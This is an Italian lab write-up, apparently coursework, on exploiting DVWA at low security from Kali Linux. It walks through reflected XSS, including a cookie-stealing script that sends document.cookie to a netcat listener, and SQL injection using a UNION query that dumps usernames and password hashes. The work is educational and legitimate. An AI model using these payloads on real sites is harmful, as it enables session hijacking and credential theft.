

XSS (CROSS SITE SCRIPTING) & SQL INJECTION

Traccia:

Configurate il vostro laboratorio virtuale per raggiungere la DVWA dalla macchina Kali Linux (l'attaccante). Assicuratevi che ci sia comunicazione tra le due macchine con il comando ping. Raggiungete la DVWA e settate il livello di sicurezza a «LOW». Scegliete una delle vulnerabilità XSS ed una delle vulnerabilità SQL injection: **lo scopo del laboratorio è sfruttare con successo le vulnerabilità con le tecniche viste nella lezione teorica**. La soluzione riporta l'approccio utilizzato per le seguenti vulnerabilità:

-XSS reflected

- Esempi base di XSS reflected, i (il corsivo di html), alert (di javascript), ecc
- Cookie (recupero il cookie), webserver ecc.


-SQL Injection (non blind)

- Controllo di injection
- Esempi
- Union

Esecuzione:


XSS REFLECTED

Partiamo con l'effettuare l'XSS (Cross Site Scripting) sulla pagina DVWA e accedendo alla pagina dedicata del **XSS Reflection**. In questa pagina inseriamo un nome di esempio per osservare il comportamento della pagina.





The screenshot shows the DVWA web application interface. At the top, there's a dark header with the DVWA logo. Below the header, on the left, is a sidebar menu with various security challenges listed: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), and XSS (Reflected). The 'XSS (Reflected)' option is highlighted in green. The main content area is titled 'Vulnerability: Reflected Cross Site Scripting (XSS)'. It contains a form with the text 'What's your name?' followed by an input field containing 'Jonny' and a 'Submit' button. Below the input field, the text 'Hello Jonny' is displayed in red. Underneath the form, there's a section titled 'More Information' with a list of links to resources about XSS, including OWASP, Wikipedia, and other security websites.

Adesso proviamo ad inserire qualcosa di diverso, inserendo del codice HTML che provi ad effettuare un cambiamento del risultato che si genera, come ad esempio un `<i>"nome"`. Se il sito non è ben configurato, ci aspetteremo che cambi il formato del nome inserito, tipo in corsivo.




Da qui si evince che il sito non ha buoni controlli di sicurezza sull'input utente. Proviamo con un comando che genera un alert nella pagina con del testo al suo interno. Ad esempio `<script>alert('nome')</script>` (linguaggio Javascript)



Ora possiamo provare anche qualcosa di più complesso come il recupero dei **Cookie di sessione**.


Per effettuare questa prova, dobbiamo prima creare una porta in ascolto che ci permetterà successivamente di leggere il Cookie della vittima. Utilizziamo il comando **nc -l -p 1234**. Ciò genera una porta in ascolto nella macchina attaccante Kali.




```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ nc -l -p 1234
```

Ritorniamo nella Web App della vittima e inseriamo nel campo dedicato il seguente script.

<script>window.location='http://192.168.50.100:12345/?cookie=' + document.cookie</script>



L'effetto che si ottiene è quello riportato nella seguente schermata.




```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ nc -l -p 1234  
GET /?cookie=security=low;%20PHPSESSID=4c5d2fc12cb5e35c514d23ef2bb5b028 HTTP/1.1  
Host: 192.168.50.100:1234  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Connection: keep-alive  
Referer: http://192.168.51.11/  
Cookie: security=low; PHPSESSID=r057hmmj42l0jen2jfjvfmddl3  
Upgrade-Insecure-Requests: 1
```

Con lo script sopracitato viene così riassunto:

- Con **window.location='http://192.168.50.100:12345/?cookie='** è un comando di Javascript che permette di ridirezionare i pacchetti verso altre macchine e/o server in ascolto. Nel caso specifico, con Kali abbiamo creato una porta in ascolto sul nostro IP. Mettendo quell'indirizzo sul comando **window.location** i pacchetti interessati finiscono nella macchina in ascolto.
- **document.cookie** è una funzione di Javascript che ci permette di leggere il Cookie di sessione di una utenza.


SQL INJECTION

Ora effettuiamo degli attacchi si SQL Injection. Andiamo alla pagina dedicata della macchina target.



Effettuiamo dei comandi di controllo per vedere come ci risponde la Web App alle nostre richieste. In sostanza saranno più comandi di Controllo di Injection.

Proviamo con il comando 1' OR '1'='1 che cosa ci restituisce la Web APP



Trovati queste info sospettiamo siano utenti della pagina e che con molta probabilità ci sarà una password associata. Per poter effettuare questa verifica bisogna eseguire un comando di UNION.

Come comando inseriamo ' **UNION SELECT user, password FROM users --** '

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Vulnerability: SQL Injection

User ID:

ID: ' UNION SELECT user, password FROM users -- '

First name: admin

Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users -- '

First name: gordonb

Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users -- '

First name: 1337

Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users -- '

First name: pablo

Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users -- '

First name: smithy

Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More info

Con questa query siamo riusciti ad estrapolare tutte le varie presenti nel DB del sito target.